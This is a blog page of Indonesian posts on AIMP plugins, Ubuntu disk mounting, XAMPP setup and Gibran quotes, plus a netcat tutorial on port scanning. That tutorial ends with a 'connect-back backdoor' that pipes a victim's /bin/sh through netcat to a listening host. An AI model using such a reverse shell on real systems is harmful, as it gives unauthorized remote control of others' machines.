Install Winamp Plugin in AIMP

Diposting oleh fitri-ariyanto on Monday, February 02, 2009

Installing Winamp Plugins In AIMP
Posted by Martin in Music and Video, software Tags: aimp, aimp plugins, aimp2, mp3-player, music, music player, music software, winamp, winamp plugins

If you look around and ask your friends which media player they prefer you will most likely come up with many different answers. Winamp, Windows Media Player and iTunes will surely be on the top of the list with lesser known players mentioned by some of the friends. Most are perfectly happy that they can play music on their computer without having to think about configuring the service first or tweaking it for maximum effectiveness.

AIMP is a music player that might not be mentioned that often. The main reason why that is the case is surely the Russian website that is keeping lots of users at bay. Some might spot the player on download portals like Softpedia and those are usually the ones who stick with it after installing and testing the player.


AIMP comes with an impressive design and functionality that leaves most music players behind. It is low on resource usage, provides an impressive sound, great design, an audio converter, CD ripper and Internet radio ripper among other things.

The official website contains a few plugins and skins that can be added to the player but one feature that the player excels in is the compatibility to many Winamp plugins.



One of the winners of a Ghacks t-shirt mentioned a few Winamp plugins that were keeping him from changing to AIMP. A quick research revealed that it was possible to add the plugins to AIMP as well. He mentioned the following three plugins: Minilyrics, DFX and Ozone.

The principle is basically the same for all plugins:

* Download the plugin to the computer.
* Try to extract it using a packer. If that is not working install it. All three plugins could be installed without having Winamp installed. Some might require Winamp though.
* Go to the directory where the files have been extracted / installed into.
* It is usually enough to copy the plugin dll files to the AIMP2/plugins directory. In the case of DFX it is the dsp_dfx.dll, for Ozone it is dsp_iZOzoneFree.dll while Minilyrics requires two: gen_MiniLyrics.dll and MiniLyrics.dll

A rule of thumb. If in doubt copy all files into the directory. AIMP will tell you if something is missing upon activation of the plugin. This is how you do that:



A click on the top left icon will display a menu. Choosing plugins from that menu will open the AIMP Plugin Manager which displays all loaded (meaning active) and unloaded plugins.



New plugins that have been placed in the plugins folder can be activated by selecting them with a left click and clicking on Load afterwards. You will see a message window if something is not right. If the wrong dll has been moved into the plugin directory no plugin will be shown under the Unloaded Plugins tab.


Some plugins, like the DSP ones, require activating in the options of AIMP. A click on the same icon that brought you into the Plugin Manager will also bring you in the DSP Manager. There you can select the Winamp DSP Plugin that has been previously loaded into AIMP.


Not all plugins will work but many will. It is just a matter of trying.

References
http://www.ghacks.net/2008/10/13/installing-winamp-plugins-in-aimp/
More about → Install Winamp Plugin in AIMP

Tutorial Hacking Netcat

Diposting oleh fitri-ariyanto on Monday, January 26, 2009

Mengutip bagian history pada Manual Netcat atau disingkat "nc"

"The nc utility, a "damn useful little backend utility" begun 950915 or thereabouts, as *Hobbit*'s first real stab at some sockets programming. Something that should have and indeed may have existed ten years ago, but never became a standard Unix utility. IMHO, nc could take its place right next to cat, cp, rm, mv, dd, ls, and all those other cryptic and Unix-like things."

Hacker Administrator sepertinya senang sekali menggunakan tool yang satu ini untuk melakukan scanning, koneksi port, bahkan melakukan tranfer informasi antar host.

Untuk memperolehnya, Anda dapat mendownload netcat dari website packetstormsecurity.org atau FTP mirror berikut:

* ftp://coast.cs.purdue.edu/pub/tools/unix/netutils/netcat/
* ftp://ftp.cuhk.edu.hk/pub/packages/security/purdue/netutils/netcat/

Saya tidak akan membahas lebih lanjut mengenai bagaimana menginstal netcat pada sistem Anda karena ada banyak sekali manual yang tersebar di Internet tentang bagaimana mengkompail atau memperoleh binary netcat yang sesuai. Dan pada tulisan ini, saya mengkhususkan penggunaan netcat pada environment
spesifik: UNIX.

Secara sederhana, penggunaan netcat mirip dengan sebuah Telnet client, karena netcat dapat mengakses remote host mana saja dengan port apa saja (pada protokol TCP dan UDP). Sebagai contoh: untuk connect ke sebuah host bernama dubyadubya.org pada port 80, Anda cukup mengeksekusi command:

$ nc dubyadubya.org 80
Lalu tekan CTRL + C untuk exit. Jika port yang dituju terbuka, Anda dapat memberikan perintah yang Anda inginkan. Seperti:

$ nc dubyadubya.org 80
GET / HTTP/1.0 [ENTER]
[ENTER]
HTTP/1.1 200 OK
Date: Sat, 30 Apr 2005 03:29:21 GMT
Server: Apache/1.3.33 (Darwin) PHP/4.3.10
Connection: close
Content-Type: text/html
...
Netcat juga dapat digunakan sebagai tool untuk melakukan testing sebuah firewall. Yang menjadi tujuan testing adalah mencari tahu ports yang berstatus OPEN dan LISTENING.

Netcat Command Options
Sebelum lebih jauh membahas contoh penggunaan netcat, ada baiknya jika kita membahas satu-per-satu option yang tersedia dari program tersebut.
-g := gateway Tentukan source routing hop untuk koneksi-koneksi outbound.

-G := number Digunakan untuk memberikan spesifikasi source routing pointer dalam IP header.. value: 4, 8, 12, ...

-i := seconds Menentukan delay interval pengiriman packets. Sebagai contoh, jika Anda ingin netcat menunggu 5 detik untuk scanning ports, gunakan -i 5

-l := Listen mode. Jika digunakan dengan options tambahan, maka sangat dimungkinkan untuk melakukan binding ke sebuah root shell.

-n := Tidak menggunakan DNS support dan hanya menggunakan IP address saja. Sangat berguna jika DNS Anda seringkali 'lambat' dan 'bermasalah'

-o := file Membuat format hex-dump traffic ke sebuah file

-p := value Sebuah option untuk melakukan port spoofing. Jika Anda ingin sebuah packet tampak terkirim dari port 53 dari sebuah host, maka Anda akan menggunakan -p 53.

-r := Memungkinkan netcat untuk melakukan random scanning ports.

-s := address Melakukan spoofing source address dari packet. Option ini tidak dapat bekerja pada semua sistem.

-u := Secara default, netcat menggunakan protokol TCP. Dengan menggunakan option ini, netcat akan menggunakan User Datagram Protocol (UDP).

-v := Verbose mode. Gunakan -v -v untuk mendapatkan informasi yang lebih banyak.

-w := seconds Membuat netcat menunggu (dalam detik) untuk setiap respon port. Option ini biasanya dikombinasikan dengan option -z

-z := Juga disebut "zero-I/O mode", option ini memungkinkan netcat tidak menggunakan I/O dari source system. Option ini biasanya digunakan ketika memanfaatkan netcat sebagai scanner.

Examples:
Secara sederhana, untuk melakukan koneksi ke remote host, gunakan

$ nc [-options] hostname port[s] [ports] ...

sedangkan untuk listen pada koneksi inbound, gunakan

$ nc -l -p port [-options] [hostname] [port]

Sekarang, kita akan menggunakan netcat sebagai tool untuk melakukan pengecekan terhadap sebuah remote host. Jika Anda menginginkan scanning pada port 1 sampai 1024, maka perintah yang diberikan adalah

$ nc -z -w 5 -n -v 234.56.78.9 1-1024
(UNKNOWN) [234.56.78.9] 631 (?) open
(UNKNOWN) [234.56.78.9] 113 (?) open
(UNKNOWN) [234.56.78.9] 80 (?) open
(UNKNOWN) [234.56.78.9] 25 (?) open

Gunakan double verbose (-v -v) untuk mendapatkan informasi tentang ports yang tertutup (refused)...

(UNKNOWN) [234.56.78.9] 5 (?) : Connection refused
(UNKNOWN) [234.56.78.9] 4 (?) : Connection refused
(UNKNOWN) [234.56.78.9] 3 (?) : Connection refused
(UNKNOWN) [234.56.78.9] 2 (?) : Connection refused
(UNKNOWN) [234.56.78.9] 1 (?) : Connection refused

Option -z dan -w 5 digunakan agar netcat tidak melakukan binding sebuah port dan menunggu lima detik untuk setiap koneksi. Option -n digunakan untuk tidak memanfaatkan fitur DNS resolve.

Untuk target ports, Anda dapat melakukan pembatasan hanya pada port tertentu saja.

$ nc -z -w 5 -n -v 234.56.78.9 21-25, 53, 80, 110-113, 443

Anda dapat melakukan scanning UDP ports dengan menambahkan option -u

$ nc -u -z -v -n 234.56.78.9 1-65335
(UNKNOWN) [234.56.78.9] 69 (?) open
(UNKNOWN) [234.56.78.9] 514 (?) open
(UNKNOWN) [234.56.78.9] 53 (?) open

------| Advanced Examples

Pada penggunaan tingkat lanjut, netcat juga dapat digunakan sebagai tool untuk melakukan transfer file. Sebagai contoh: Anda ingin melakukan copy-transfer sebuah direktori dari host-A ke host-B. Maka yang perlu Anda lakukan adalah:

pada host-A

$ tar cvf - direktori/ | nc host-B 12345

pada host-B

$ nc -l -p 12345 | tar xvf

Anda juga dapat mengunakan netcat sebagai connect-back backdoor. :-) pada host-A, aktifkan 2 window dimana netcat dijalankan dengan LISTEN mode.
$ nc -l -p 12345 [ window-1 ]
$ nc -l -p 12346 [ window-2 ]

pada host-B (yang menjadi victim)

$ nc -v host-B 12345 | /bin/sh | nc -v host-B 12346

Pada window-1 di host-A, Anda dapat mengetikkan perintah yang akan dijalankan pada host-B, dan kemudian melihat output dari perintah yang diberikan pada window-2 di host-A.

Penutup

Netcat layaknya sebuah Swiss Army Knife, dapat menjadi tool yang sangat bermanfaat bagi mereka pada network administrator. Namun tool ini juga dapat menjadi boomerang jika dimanfaatkan oleh mereka yang punya niatan tidak baik pada resource yang kita miliki.

Referensi

[1] Hobbit, "nc (netcat) - use network sockets from the command line," Netcat Manual, 1995.

More about → Tutorial Hacking Netcat

Hardisk gagal Mount Linux Ubuntu

Diposting oleh fitri-ariyanto on Wednesday, January 21, 2009

Bismillah
Assalamu'alaikum Wr Wb

Melelahkan.. Akhir-akhir ini banyak banget tugas kuliah, satu baru dikerjain..eh, masuk mata kuliah ini trus ada lagi tugas. Bikin penat neh pikiran. Mau buka hardisk.... ealah dasar nasib :(, mana gagal di mount. Tp tenang bro, klu aku mungkin susah untuk putus asa begitu saja..ooops..(sok2an neh...heheh). Emang hidup itu jangan cuma dipikirin tapi juga di jalanin. Ya, Intinya jangan bilang gak mampu sebelum berusaha dan mencoba, kalu menyerah..bah, itu orang paling males di dunia..!!!(menurut saya lho ya... ^_^)

oke langsung saja sama inti masalahnya..
Yang pertama:
Saya masuk ubuntu(login) trus saya coba mount hardisk saya. tp ternyata gak bisa n ada pesan "Cannot mount volume. Unable to mount the volume 'data pribadi' ".

untuk solusi masalah ini, kawan sekalian dapat membuka "Details".nya.
Saya gunakan perintah sebagai berikut:
./buka aplikasi terminal yang ada di Applications >> Aksesoris >> Terminal
./masuk / login sebagai root dengan perintah berikut dan masukkan password root kawan (jika diminta)

fitri-ariyanto@n3wb13:~$ sudo -i

./buat direktori pada lokasi

root@n3wb13:~# mkdir /media/data

./kemudian langkah terakhir mount-kan hardisk kawan

root@n3wb13:~# mount -t ntfs-3g /dev/sdaX /media/master -o force

ctt:pada baris perintah /dev/sdaX, tergantung sda/hda mana yang pengin kewan mount. Dalam hal ini hardisk saya sda5, lengkapnya seperti ini:
"mount -t ntfs-3g /dev/sda5 /media/master -o force" (tanpa kutip).

lakukan hal yang sama pada hardisk lainya jika gagal di mount-kan.

Sampe disini tutorial berakhir.
Ada kurang dan lebihnya mohon maaf ya..

salam,

fitri-ariyanto a.k.a b'jo


Wassalamu'alaikum Wr Wb

More about → Hardisk gagal Mount Linux Ubuntu

Install XAMPP in Ubuntu Linux

Diposting oleh fitri-ariyanto on Monday, January 19, 2009

Bismillahirrohman nirrohim
Assalamu'alaikum Warrahmatullahi Wabarakatuhu

Pusing juga memikirkan tugas-tugas kuliah akhir-akhir ini, hufff banyak banget bro... :(, tp untuk apa dipikirin!! yang jelas tuh ditindak lanjutin gak cuma dipikir terus! ya ga ? hehehe.. mana mu selesai kalau cuma dipikir.. kamu tu jadi orang......(ah...udah, malah brantem sendiri ntar...hihih) ok kita lanjutkan tutorialnya.
Yang ini bahasanya serius lho ya..


Berikut aplikasi XAMPP linux atau lebih dikenal LAMPP yang terdiri dari:
(Apache 2.2 + MySQL 5.1 + PHP 5.2 + PERL 5.10 +PEAR + SQLite + ProFTPD + phpMyAdmin + Webalizer + phpSQLiteAdmin + XAMPP Control Panel)

http://www.ubuntuforums.org/223410
http://www.apachefriends.org/f/viewtopic.php?t=21531#108517

Untuk memulai Instalasi paket XAMPP, pertama jalankan aplikasi:
Applications -> Accessories -> Terminal

Download paket XAMPP dari alamat ini: http://apachefriends.org/xampp-linux
fitri-ariyanto@n3wb13:~$ wget http://www.apachefriends.org/download.php?xampp-linux-1.7.tar.gz

Kemudian extract paket XAMPP:
fitri-ariyanto@n3wb13:~$ sudo tar -zxvf xampp-linux-1.7.tar.gz -C /opt

Membuat shortcut XAMPP pada Start Menu:
fitri-ariyanto@n3wb13:~$ cd ~/.local/share/applications

Buat file dengan text editor kesukaan anda(nano,gedit,pico,dll) saya gunakan GEDIT .. :P, ketikkan perintah berikut:
fitri-ariyanto@n3wb13:~$ gedit xampp-control-panel.desktop

Silahkan kopas code berikut ke dalam file tersebut:
[Desktop Entry]
Comment=Start/Stop XAMPP
Name=XAMPP Control Panel
Exec=gksudo /opt/lampp/share/xampp-control-panel/xampp-control-panel
Icon[en_CA]=/opt/lampp/htdocs/favicon.ico
Encoding=UTF-8
Terminal=false
Name[en_CA]=XAMPP Control Panel
Comment[en_CA]=Start/Stop XAMPP
Type=Application
Icon=/opt/lampp/htdocs/favico.ico

Simpan dan keluar editor.

Untuk publikasi dokumen HTML:
XAMPP menggunakan /opt/lampp/htdocs sebagai ROOT direktory, tapi kita juga dapat membuat direktori publikasi dokumen pada user kita (tidak pada ROOT).
Ikuti langkahnya:
fitri-ariyanto@n3wb13:~$ cd ~
fitri-ariyanto@n3wb13:~$ mkdir public_html
fitri-ariyanto@n3wb13:~$ sudo ln -s ~/public_html /opt/lampp/htdocs/$USER

NB:Pada script "$USER", berikan nama sesuai nama user account yang anda gunakan, dalam hal ini saya menggunakan nama saya sendiri :D.
fitri-ariyanto@n3wb13:~$ sudo ln -s ~/public_html /opt/lampp/htdocs/fitri-ariyanto

Sekarang semua file atau dokumen yang ada pada ~/public_html, akan ditampilkan oleh webserver.

Memulai XAMPP / menjalankan layanan atau service:
fitri-ariyanto@n3wb13:~$ cd /opt/lampp
fitri-ariyanto@n3wb13:~$ sudo ./lampp start

atau dapat diakses dari XAMPP Control Panel yang telah kita buat tadi:
fitri-ariyanto@n3wb13:~$ Applications -> Lainnya -> XAMPP Control Panel

Sebagai defaultnya PHP5, tetapi kita juga dapat menggunakan PHP yang lain jika kita inginkan:
fitri-ariyanto@n3wb13:~$ cd /opt/lampp
fitri-ariyanto@n3wb13:~$ sudo ./lampp php4
fitri-ariyanto@n3wb13:~$ sudo ./lampp php5

Buka webbrowser dan ketikkan:
http://localhost/usernameanda/

Sekuriti / keamanan:
http://apachefriends.org/xampp-linux/381

Untuk mengkonfigurasi keamanan pada XAMPP:
fitri-ariyanto@n3wb13:~$ cd /opt/lampp
fitri-ariyanto@n3wb13:~$ sudo ./lampp security

XAMPP dan LAMPP tidak dapat berjalan sementara waktu. untuk mengatasinya kita STOP dahulu servicenya dan kita START lagi agar berjalan normal.

catatan:
~/public_html sama dengan /home/fitri-ariyanto/public_html/ dimana lokasi folder public_html berada.

Sekian tutorial dari saya, ada kurangnya silahkan kasih komentar, ada lebihnya silahkan jangan kasih komentar! :D, karena pujian hanya akan membuat kita buta dengan kebanggaan. Tp ga pa ding...hehhe

Terimakasih telah mau mampir di blog yang sederhana ini. Semoga ilmu ini bermanfaat bagi anak bangsa.

Wassalamu'alaikum Warrahmatullahi Wabarakatuhu.
More about → Install XAMPP in Ubuntu Linux

Kata Mutiara-2-Kahlil Gibran

Diposting oleh fitri-ariyanto on Wednesday, December 31, 2008


"...pabila cinta memanggilmu... ikutilah dia walau jalannya berliku-liku... Dan, pabila sayapnya merangkummu... pasrahlah serta menyerah, walau pedang tersembunyi di sela sayap itu melukaimu..." (Kahlil Gibran)

"Jika manusia kehilangan sahabatnya, dia akan melihat sekitarnya dan akan melihat sahabat-sahabatnya datang dan menghiburnya... Akan tetapi apabila hati manusia kehilangan kedamaiannya, dimanakah dia akan menemukannya, bagaimanakah dia akan bisa memperolehnya kembali?" (Kahlil Gibran)

"...kuhancurkan tulang-tulangku, tetapi aku tidak membuangnya sampai aku mendengar suara cinta memanggilku dan melihat jiwaku siap untuk berpetualang" (Kahlil Gibran)


"Tubuh mempunyai keinginan yang tidak kita ketahui. Mereka dipisahkan karena alasan duniawi dan dipisahkan di ujung bumi. Namun jiwa tetap ada di tangan cinta... terus hidup... sampai kematian datang dan menyeret mereka kepada Tuhan..." (Kahlil Gibran)

"Jangan menangis, Kekasihku... Janganlah menangis dan berbahagialah, karena kita diikat bersama dalam cinta. Hanya dengan cinta yang indah... kita dapat bertahan terhadap derita kemiskinan, pahitnya kesedihan, dan duka perpisahan" (Kahlil Gibran)

"Aku ingin mencintaimu dengan sederhana... seperti kata yang tak sempat diucapkan kayu kepada api yang menjadikannya abu... Aku ingin mencintaimu dengan sederhana... seperti isyarat yang tak sempat dikirimkan awan kepada hujan yang menjadikannya tiada..." (Kahlil Gibran)

"Jika cinta tidak dapat mengembalikan engkau kepadaku dalam kehidupan ini... pastilah cinta akan menyatukan kita dalam kehidupan yang akan datang" (Kahlil Gibran)

"Setetes airmata menyatukanku dengan mereka yang patah hati; seulas senyum menjadi sebuah tanda kebahagiaanku dalam keberadaan... Aku merasa lebih baik jika aku mati dalam hasrat dan kerinduan... ketimbang jika aku hidup menjemukan dan putus asa" (Kahlil Gibran)

"Apa yang telah kucintai laksana seorang anak kini tak henti-hentinya aku mencintai... Dan, apa yang kucintai kini... akan kucintai sampai akhir hidupku, karena cinta ialah semua yang dapat kucapai... dan tak ada yang akan mencabut diriku dari padanya" (Kahlil Gibran)

"Kemarin aku sendirian di dunia ini, kekasih; dan kesendirianku... sebengis kematian... Kemarin diriku adalah sepatah kata yang tak bersuara..., di dalam pikiran malam. Hari ini... aku menjelma menjadi sebuah nyanyian menyenangkan di atas lidah hari. Dan, ini berlangsung dalam semenit dari sang waktu yang melahirkan sekilasan pandang, sepatah kata, sebuah desakan dan... sekecup ciuman" (Kahlil Gibran)
More about → Kata Mutiara-2-Kahlil Gibran